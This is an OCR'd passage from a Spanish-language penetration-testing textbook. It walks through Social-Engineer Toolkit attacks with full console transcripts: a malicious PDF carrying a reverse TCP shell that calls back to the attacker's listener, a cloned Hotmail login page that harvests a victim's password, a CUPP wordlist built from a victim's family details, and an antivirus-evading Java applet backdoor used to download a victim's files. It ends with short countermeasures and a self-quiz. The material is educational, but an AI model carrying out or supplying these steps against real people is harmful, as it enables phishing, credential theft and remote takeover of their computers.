   2) Windows Meterpreter Reverse_TCP - Spawn a meterpre ter
   shell on victim and send back to attacker.
   3) Windows Reverse VNC DLL Spawn a VNC server on victim and
   send back to attacker.
   4) Windows Reverse TCP Shell (x64) Windows X64 Command
   Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64) Connect back to
   the attacker(Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64) Execute payload and create
   an accepting port on remote system.
   7) Windows Meterpreter Reverse HTTPS Tunnel communi cation
   over HTTP using SSL and use Meterpreter

set:payloads> 1
```

Al haber elegido la opción de abrir un intérprete de comandos, SET nos solicitará la IP de nuestro servidor (192.168.1.102) y un puerto de escucha:

```
set> IP address for the payload listener: 192.168.1.102

set:payloads> Port to connect back on [443]:5555

     [-] Generating fileformat exploit...
     ...
```

```
[*] Payload creation complete.
[*] All payloads get sent to the  /pentest/exploits/
set/src/program_junk/template.pdf directory
```

Ahora renombraremos el fichero para darle un nombre adecuado al contenido del correo:

```
Do you want to rename the file?
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing> 2

set:phishing> New filename:Comisiones2013.pdf

[*] Filename changed, moving on...
                              ...
```

Y a continuación, procedemos a lanzar el ataque **E-Mail Attack**:

```
What do you want to do:
1.  E-Mail Attack Single Email Address
2.  E-Mail Attack Mass Mailer
99. Return to main menu.

set:phishing> 1


1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing> 1
```

En este punto, seleccione la plantilla de correo electrónico que creó hace un instante (Nuevas comisiones) y la dirección de correo de la víctima a la que enviar el archivo:

```
[-] Available templates:
1: Baby Pics
2: WOAAAA!!!!!!!!!! This is crazy...
3: How long has it been?
4: New Update
5: Have you seen this?
6: Computer Issue
7: Order Confirmation
```

```
   8: Nuevas comisiones
   9: Strange internet usage from your computer
   10: Dan Brown's Angels & Demons
   11: Status Report

set:phishing> 8

set:phishing> Send email to:susi.alcala@gmail.com

   1. Use a GMAIL Account for your email attack.
   2. Use your own server or open relay

set:phishing> 1

set:phishing> Your GMAIL email address:david_set@gmail.com

Email password:

set:phishing> Flag this message/s as high priority?
[yes|no]:yes

                                ...
   [*] SET has finished delivering the emails

set:phishing> Setup a listener [yes|no]:yes


   [-] ***
   [-] * WARNING: Database support has been disabled
   [-] ***
   ...
    =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
   + -- --=[ 974 exploits - 518 auxiliary - 159 post
   + -- --=[ 262 payloads - 28 encoders - 8 nops
          =[ svn r16007 updated 26 days ago (2012.10.24)
   [*] Processing
                                ...
   PAYLOAD => windows/shell_reverse_tcp
   Resource (src/program_junk/meta_config)> set LHOST
   192.168.1.102
   LHOST => 192.168.1.102
   resource (src/program_junk/meta_config)> set LPORT 5555
   LPORT => 5555
   resource(src/program_junk/meta_config)> set ENCODING shika-
   ta_ga_nai
   ENCODING => shikata_ga_nai
   Resource src/program_junk/meta_config)> set ExitOnSession
   false
   ExitOnSession => false
```

```
   resource (src/program_junk/meta_config)> exploit -j
   [*] Exploit running as background job.

msf  exploit(handler) >

   [*] Started reverse handler on 192.168.1.102:5555
   [*] Starting the payload handler...
```

Una vez aquí, es hora de esperar a que la víctima abra el fichero adjunto en formato PDF (Figura 9.3).

Figura 9.3. Correo electrónico con el exploit en PDF

En ese momento, se abrirá una consola en la máquina BackTrack con acceso al ordenador atacado:

```
                                    ...
[*] Command shell session 1 opened (192.168.1.102:5555 ->
192.168.0.2:3958) at Mon Nov 19 11:09:21 +0000 2012
```

Si ha llegado hasta aquí es que el ataque ha tenido éxito, aunque es probable que se haya encontrado con problemas. No se preocupe, es habitual que deban probarse vectores y procesos diferentes hasta encontrar uno que funcione con una víctima dada.

ADVERTENCIA DE SEGURIDAD
Es posible que su antivirus detecte código malicioso en el fichero PDF. Si es así, desactívelo para reproducir el ataque.

Ahora podemos abrir una consola para ejecutar comandos Windows con los que recorrer la máquina de la víctima.

```
msf  exploit(handler) > sessions

  Active sessions
  ===============
  Id Type Information Connection
  -- ---- ----------- ----------
  1  shell            192.168.1.102:5555 -> 192.168.0.2:3958

msf  exploit(handler) > sessions -i 1

  [*] Starting interaction with 1...
  Microsoft Windows [Version 6.1.7601]
  (C) Copyright 2009 Microsoft Corporation.
  D:\>

D:\>ipconfig

Configuración IP de Windows
Adaptador de LAN inalámbrica Conexión de red inalámbrica:
  Sufijo DNS específico para la conexión. . :
  Direccion IPv4. . . . . . . . . . : 192.168.0.2
  Máscara de subred . . . . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . : 192.168.0.1
```

Hace poco, Google cambió las políticas de seguridad en el envío de correos a través de sus servidores, por lo que es posible que el envío falle al detectar código malicioso en el adjunto PDF. En ese caso, puede probar a seleccionar la opción **Use your own server or open relay** en vez de usar su cuenta de Gmail. Vea el ejemplo siguiente en el que empleamos los servidores de Hotmail:

```
set:phishing> Send email to:susi.alcala@gmail.com

                              ...

  1. Use a GMAIL Account for your email attack.
  2. Use your own serv<er or open relay

set:phishing> 2
```

Ahora proporcione al programa el usuario, la contraseña y el servidor SMTP que va a utilizar para enviar el correo:

```
set:phishing> From address (ex: moo@example.com): dab@ hotmail.com
set:phishing>  Username for open-relay [blank]:dab@hotmail.com
  Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremail
serveryouown.com): smtp.live.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:no
[*] SET has finished delivering the emails

set:phishing> Setup a listener [yes|no]:yes
...
```

Tras ver cómo lanzar un ataque de *phishing* empleando el correo electrónico, vamos a tratar ahora de recuperar las credenciales con las que un usuario se autentica en un servicio web cualquiera.

9.3.2 Recuperación de credenciales

En este ataque enviará un correo electrónico en el que figura un enlace que redirigirá a la víctima, y de forma totalmente transparente, a un clon de un servicio de correo electrónico web, como Hotmail, Gmail o Yahoo. Tan pronto como la víctima visite el enlace, el navegador de Internet le mostrará la página clonada del servicio *webmail* donde se deberá autenticar con sus credenciales. Cuando lo haga, la víctima será redirigida inmediatamente al sitio legítimo sin que sepa muy bien qué ha ocurrido, sin embargo, SET ya habrá recuperado y mostrado en la sesión abierta las credenciales empleadas.

Para realizar este segundo ataque, procederemos primero a modificar el fichero de configuración de SET. Una vez que se halle en el directorio */pentest/exploits/set*, ejecute el comando siguiente:

```
# gedit config/set_config
```

Busque la opción WEBATTACK_EMAIL y póngala en ON, como observa en las siguientes líneas:

```
#
## SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH
WEB ATTACK
WEBATTACK_EMAIL=ON
#
```

Tras los cambios, guarde el fichero, ejecute SET de nuevo y elija la opción **Social-Engineering Attacks > Website Attack Vectors** (Figura 9.4)




Figura 9.4. Tipos de ataque por ingeniería social

Una vez en el menú **Website Attack Vectors**, seleccione la opción 3 (**Credential Harvester Attack Method**):

```
...

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate
```

```
        99) Return to Main Menu

set:webattack> 3

...
```

Y a continuación, proceda a clonar el sitio de Hotmail con la opción **Site Cloner**:

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import
        99) Return to Webattack Menu

set:webattack> 2

   [-] Credential harvester will allow you to utilize the clo-
   ne capabilities within SET
   [-] to harvest credentials or parameters from a website as
   well as place them into a report
   [-] This option is used for what IP the server will POST
   to.
   [-] If you're using an external IP, use your external IP
   for this
```

Ahora indique a SET cuál es la dirección IP de Internet (no la local) de su máquina:

```
set:webattack> IP address for the POST back in Harvester/ Ta-
bnabbing: 88.25.12.192

   [-] SET supports both HTTP and HTTPS
   [-] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone: https://login. live.
com/login.srf?wa=wsignin1.0&rpsnv=11&ct=1353418765&rver=6.
1.6206.0&wp=MBI&wreply=http:%2F%2Fmail.live.com%2Fdefault.
aspx&lc=1033&id=64855&mkt=en-us&cbcxt=mai&snsc=1

   [*] Cloning the website: https:// login.live.com /login.
   srf?wa=wsignin1.0&rpsnv=11&ct=1353418765&rver=6.1.620
   6.0&wp=MBI&wreply=http:%2F%2Fmail.live.com%2Fdefault.
   aspx&lc=1033&id=64855&mkt=en-us&cbcxt=mai&snsc=1
```

```
   [*] This could take a little bit...
   What do you want to do:
   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer
   99. Return to main menu.

set:mailer>1

set:phishing> Send email to:miri@hotmail.com

   1. Use a gmail Account for your email attack.
   2. Use your own server or open relay

set:phishing> 2

set:phishing> From address (ex: moo@example.com):
microsoft@hotmail.com.

set:phishing> Username for open-relay [blank]:miri@hotmail.com

Password for open-relay [blank]:

set:phishing> SMTP email server address (ex. smtp. Youremail
serveryouown.com):smtp.live.com

set:phishing> Port number for the SMTP server [25]:

set:phishing> Flag this message/s as high priority? [yes|no]:yes

set:phishing> Email subject: Nuevos Servicios

set:phishing> Send the message as html or plain? 'h' or 'p'
[p]:h

set:phishing> Enter the body of the message, hit return for a
new line. Control+c when finished: Estimado usuario.

Next line of the body: Adjunto tiene un enlace para ver los
próximos servicios que prestaremos.

...
```

Cuando acabe, pulse **Ctrl + C** para que SET envíe el mensaje. Dese cuenta de que es esencial que el enlace apunte a su servidor (*http://88.25.12.192*).

```
[*] SET has finished sending the emails
      Press <return> to continue
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives be-
low:
```

Ahora debe esperar hasta que la víctima visite el *link* e introduzca sus credenciales. En ese momento nos aparecerán en la sesión abierta por SET:

```
192.168.33.34 - - [20/Nov/2012 15:53:01] "GET / HTTP/1.1"
200 -
[*] WE GOT A HIT! Printing the output:
PARAM: continue=http://mail.google.com/mail/?hl%3Des
PARAM: scc=1
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: hl=es
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-1088303874517308507
PARAM: ltmpl=default
PARAM: hl=es
PARAM: GALX=Yrk67lhrcuc
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkedDomains=youtube
PARAM: secTok=
POSSIBLE USERNAME FIELD FOUND: Email=miri@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=inf1231@D
PARAM: signIn=Iniciar+sesión
PARAM: rmShown=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A
REPORT.
```

Como ve, hemos conseguido capturar el usuario y la contraseña del servicio de correo electrónico de la víctima. Si pulsamos **Ctrl + C** se generará un informe HTML o XML para poder analizarlo en cualquier momento.

ADVERTENCIA DE SEGURIDAD
Este ataque es realmente poderoso, pues puede clonarse cualquier sitio http o https, por lo que la única protección es no seguir los enlaces que reciba por correo electrónico.

9.3.3 Generador de contraseñas comunes de usuario

La forma más habitual de autenticación consiste en combinar un nombre de usuario y una contraseña. Si ambas variables coinciden con las que están almacenadas localmente en la máquina, el usuario será autenticado en el servicio. La fortaleza de una contraseña es el grado de dificultad que implica adivinarla o romperla por fuerza bruta o ataque por diccionario.

Muchas contraseñas contienen datos del propio usuario: apodo, dirección, fecha de nacimiento, nombre de la mascota, etc. Este es el escenario en el que se gestó CUPP (*Common User Passwords Profiler*). CUPP genera una lista de contraseñas comunes conociendo el nombre, apodo, cumpleaños, información familiar, intereses, gustos, etc. y se emplea ampliamente en pruebas de intrusión legales e informática forense.

Para lanzar CUPP vaya a **BackTrack > Privilege Escalation > Password Attacks > Offline Attacks > Cupp** o desde la consola con

```
# cd /pentest/passwords/cupp/
# ./cupp.py
```

Una vez ejecutado verá un menú con las diferentes opciones que puede utilizar con esta aplicación. Para ello es importante contar con información sobre la víctima y su familia, pues muchas contraseñas se generan con estos datos: nombres de hijos, fechas de cumpleaños, el nombre de la mascota, etc.

```
# ./cupp.py -i
```

```
[+] Insert the information about the victim to make a dictio-
nary
[+] If you don't know all the info, just hit enter when as-
ked!
```

```
> Name: Laura
> Surname: Ledesma
> Nickname: Laurioskir
> Birthdate (DDMMYYYY): 30071990
> Wife's(husband's) name: David
> Wife's(husband's) nickname: House
> Wife's(husband's) birthdate (DDMMYYYY): 18021980
> Child's name: Rubén
> Child's nickname: Ruby
> Child's birthdate (DDMMYYYY): 19042010
> Pet's name: Athor
> Company name: MiriBook
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,
juice, black]: movil, tablet, fiesta, amor
> Do you want to add special chars at the end of words? Y/[N]: N
> Do you want to add some random numbers at the end of words?
Y/[N]Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

      [+] Now making a dictionary...
      [+] Sorting list and removing duplicates...
      [+] Saving dictionary to laura.txt, counting 21114 words.
      [+] Now load your pistolero with laura.txt and shoot! Good
      luck!
```

Tras suministrar al programa datos de la víctima y su entorno familiar, CUPP nos ha generado una lista de 21.114 posibles contraseñas que pueden emplearse con cualquiera de los programas que hemos usado anteriormente en ataques *on-line* u *off-line*.

Para finalizar el capítulo, vamos a emplear una técnica con la que lograr el control de la máquina de la víctima empleando un *applet* Java que abrirá una puerta trasera burlando cortafuegos y antivirus.

9.3.4 Puertas traseras con applets Java

Los ataques estudiados en los dos epígrafes anteriores pueden llegar a ser lo suficientemente importantes como para abrir archivos adjuntos en correos electrónicos o visitar enlaces desconocidos en los *emails*. No obstante, aún podemos realizar ataques más sutiles pero igual de devastadores.

Abra SET y siga con cuidado los siguientes pasos:

1. Seleccione en el menú la opción 1 (**Social-Engineering Attacks**) y a continuación la opción 2 (**Website Attack Vectors**) del nuevo menú. Una vez aquí, elija la primera opción (**Java Applet Attack Method**). Con ello conseguirá crear una aplicación Java que será la que abra la puerta trasera en la máquina de la víctima (Figura 9.5).




Figura 9.5. Puertas traseras con applets Java

2. En el nuevo menú, seleccione la opción 1 (**Web Templates**) para permitir a SET que importe una lista de aplicaciones web predefinidas que pueda utilizar en el ataque. A continuación, le preguntará si está usando

NAT/redireccionamiento de puertos y cuál es la IP de la conexión inversa, que será la de la máquina atacante (Figura 9.6).

Figura 9.6. Dirección IP de la máquina atacante

3. En el siguiente menú elija el método 1 (**Java Required**) y, a continuación, **Windows Reverse-TCP Meterpreter**.

4. En este momento estamos casi acabando la preparación del ataque; queda sortear la acción defensiva del posible antivirus presente en la víctima, así que seleccione en el nuevo menú la opción 16, **Backdoored Executable** (Figura 9.7), que es el que mejor suele comportarse. Como puerto, puede dejar el que nos muestra por defecto (443).

Figura 9.7. Creación del código de inyección

5. La aplicación tiene ya todos los datos necesarios para comenzar el ataque. Ahora BackTrack crea el código de inyección que actuará de puerta trasera, lo codifica y ejecuta; crea el sitio web que va a presentar a la víctima y esperará su conexión.

6. En el instante en que la víctima se conecte a nuestra máquina, lo que puede hacer con un envenenamiento DNS o mediante un enlace que apunte a la dirección IP de nuestra máquina atacante, observará la siguiente situación (Figura 9.8):

Figura 9.8. Applet de Java solicitando permiso para mostrar la página

Si la víctima acepta el *applet*, el ataque habrá tenido éxito y tendremos abierta una puerta trasera en su ordenador, con la ventaja de que esta pasará desapercibida para la mayoría de antivirus.

7. Para ver las sesiones remotas activas abiertas en el ordenador de la víctima, teclee en la línea de comandos `sessions -l`. Observe cómo en la figura se observan dos sesiones (Figura 9.9).

Figura 9.9. Sesiones remotas abiertas en la víctima

8. Ahora escriba `sessions -i` y el número de sesión para contactar remotamente con ella. En la figura 9.10 hemos conectado con la sesión que tiene por identificador el número 1.

Figura 9.10. Forma de abrir una sesión en la víctima

9. Una vez conectados, podemos recorrer el ordenador de la víctima utilizando los propios comandos de Linux. Observe en la figura siguiente cómo hemos descargado en nuestra máquina el fichero *claves.txt*, que se encontraba en el escritorio de la víctima.




Figura 9.11. Descarga de un fichero del ordenador de la víctima

Una vez en su máquina, podrá estudiarlo como si fuera suyo (Figura 9.12).




Figura 9.12. Fichero descargado

10. También puede abrir desde **meterpreter** un intérprete de comandos de Windows con el comando `shell` (Figura 9.13).

Figura 9.13. Intérprete de comandos de Windows en BackTrack

Desde él ahora puede moverse por el disco de la víctima con los propios comandos del sistema operativo Windows, como se observa en la figura 9.14, en la que mostramos los archivos y subdirectorios del escritorio del ordenador de la víctima.




Figura 9.14. Archivos y carpetas en el escritorio de la víctima

Como se podrá imaginar, las posibilidades de este conjunto de ataques son ilimitadas. SET incluye cientos de herramientas con las que planificar intrusiones perfectas desde el punto de vista técnico. Podemos clonar sitios enteros a los que redirigir a la víctima con un envenenamiento DNS y robar las credenciales, seremos capaces de recorrer el disco de su ordenador y descargar cualquier archivo e incluso volcar el contenido de los archivos SAM de Windows o shadow en sistemas Linux con los que recuperar las credenciales de acceso al sistema. Y todo ello conseguido por un único error del usuario, aceptar un enlace que le ofrecíamos. Una vez abierto, ni un antivirus ni las últimas actualizaciones del sistema operativo han servido para protegerle, como hemos visto en el ejercicio previo; de ahí la importancia de no abrir enlaces en correos o páginas sospechosos.

9.4 CONTRAMEDIDAS

Defenderse de cualquier ataque efectuado por ingeniería social una vez que este se ha lanzado con éxito no es sencillo. Sin embargo, sí pueden tomarse algunas precauciones básicas que nos protegerán de caer en los engaños que los atacantes emplean. Entre esas medidas básicas, podemos destacar las siguientes:

1. Nunca responda a solicitudes de información personal a través de correo electrónico.

2. Instale y actualice su software antivirus y cortafuegos.

3. Mantenga su sistema operativo actualizado.

4. Maneje un gestor de correo electrónico con funciones anti*spam* que borre directamente del servidor el correo no deseado.

5. Tras recibir un *mail* con un fichero adjunto no lo abra hasta analizarlo con un antivirus.

6. Sepa que es mucho más seguro escribir directamente la URL de un servicio web que acceder al mismo a través de un enlace.

7. Tenga precaución con aquellas entidades con las que intercambie información sensible y no dispongan de los certificados de autenticación adecuados.

8. Avise a su banco o entidad lo antes posible una vez que haya sido víctima de un ataque por *phishing*.

9. Use el sentido común, que aunque es el menos común de los sentidos, es la mejor herramienta de protección frente a cualquier tipo de ataque de seguridad.

9.5 AUTOEVALUACIÓN 9

- ¿Cuáles son los pasos comunes que utiliza un ingeniero social para obtener información de la víctima?

- ¿Cómo puede actualizarse SET?

  a) Desde el terminal con el comando ./set-config.
  b) Únicamente desde el menú de SET.
  c) Desde la opción Update the Social-Engineer Toolkit, de su menú inicial.
  d) Desde el menú de SET o desde un terminal con ./set-update.

- ¿Con qué comando de los siguientes puede ver qué sesiones remotas tiene abiertas en la máquina de una víctima?

  a) Exploit(handler).
  b) Sessions.
  c) Msf sessions -i.
  d) Sessions -l.

- ¿Cómo se protegería de los ataques de ingeniería social?

  a) Instalando un buen antivirus.
  b) Con un cortafuegos.
  c) No abriendo enlaces de sitios desconocidos.
  d) Con todas ellas.

10

ATAQUES CONTRA WPA-ENTERPRISE

Hasta hace relativamente poco tiempo se había considerado que el protocolo WPA-Enterprise era completamente seguro. Todavía hoy, la gran mayoría de administradores de red considera que es la panacea de la seguridad inalámbrica, por lo que acostumbran a realizar instalaciones por defecto en los servidores RADIUS, lo que facilita los ataques frente a esta infraestructura y la intrusión en la red inalámbrica.

El objetivo principal de cualquier servidor RADIUS es proporcionar mecanismos fuertes de autenticación para mejorar los tiempos de respuesta y la latencia de la red en entornos empresariales con una cantidad considerable de clientes. En el caso de las redes inalámbricas que emplean WPA/WPA2 estas tareas se suelen llevar a cabo utilizando claves precompartidas PSK, sin embargo, este mecanismo puede consumir más recursos de lo que es deseable en un entorno con múltiples clientes. Este es el motivo por el que diferenciamos los protocolos WPA/WPA2 para uso doméstico, con pocos usuarios, de los de uso empresarial, con un gran número de ellos.

10.1 INSTALACIÓN Y CONFIGURACIÓN DE FREERADIUS

Hasta este capítulo se ha venido hablando de WPA/WPA2-PSK como protocolos para la generación de claves precompartidas entre el punto de acceso y el cliente inalámbrico. Este mecanismo se utiliza frecuentemente en las redes domésticas, pero resulta poco práctico en entornos con un número de clientes considerable, como en el ámbito empresarial. En estos casos, lo más usual es la identificación y autenticación de usuarios con un servidor RADIUS (*Remote Authentication Dial-In User Server*), que se encarga de almacenar las cuentas de usuario. Cuando un cliente

intenta autenticarse en una red, las credenciales de conexión se redirigen al servidor RADIUS, quien comprueba que la información es correcta utilizando diferentes esquemas de autenticación, como veremos en un momento. Si la información es correcta, el servidor autorizará el acceso.

Existen algunas implementaciones de servidores RADIUS disponibles en el mercado, libres y propietarias. Nosotros vamos a emplear para este capítulo la implementación de **FreeRADIUS** (*http://freeradius.org*), que es libre y se encuentra ampliamente distribuido en el mercado empresarial. Sin embargo, antes de comenzar a hablar sobre este servidor, es necesario comprender cuáles son los mecanismos de autenticación que soporta y en qué consisten. Fundamentalmente, vamos a centrarnos en **EAP** (*Extensible Authentication Protocol*), protocolo de autenticación que se emplea no solamente en redes inalámbricas, sino también en sistemas empresariales con redes cableadas.

Lo primero que vamos a hacer es asegurarnos de que tenemos instalada la última versión de FreeRADIUS en BackTrack, que en el momento de escribir este libro es la 2.2.0. Para ello, abra un terminal y ejecute `apt-get install libssl-dev` para instalar la librería necesaria.

Ahora diríjase a la sección de descargas del sitio oficial de FreeRADIUS para descargar la última versión (*http://freeradius.org/download.html*).

Tras descomprimir el fichero *tar.gz* de distribución, como ya hemos hecho otras veces, acceda al directorio donde se encuentra FreeRADIUS y ejecute los guiones de compilación (Figura 10.1):

```
# ./configure && make && make install
```

Figura 10.1. Compilación e instalación de FreeRADIUS

Ahora que el servidor se encuentra instalado en su máquina, es el momento de comenzar a configurarlo.

10.1.1 Configuración

Para que un punto de acceso pueda utilizar el servidor que acabamos de instalar en BackTrack, tiene que indicarse de forma explícita en la configuración del *router*. Hacer esto depende exclusivamente de la interfaz administrativa que tenga cada enrutador. Para el punto de acceso que hemos empleado a lo largo de todo el libro, podemos seleccionar el modo WPA2-Enterprise como mecanismo de autenticación. Una vez hecho, observamos que necesitamos completar la IP del servidor RADIUS, el puerto por donde establece las conexiones, que por defecto suele ser el 1812/udp, y la clave compartida, que es la clave de autenticación que comparten el servidor RADIUS y el punto de acceso. Para nuestro ejemplo será la palabra **test**.

Para obtener la dirección del servidor RADIUS, conecte con un cable de red el *router* a su máquina BackTrack y ejecute en un terminal el comando `dhclient3 eth0` para obtener del servidor DHCP una dirección IP. En nuestro caso, el servidor ha recibido la IP 192.168.1.100 como observa en la imagen siguiente:

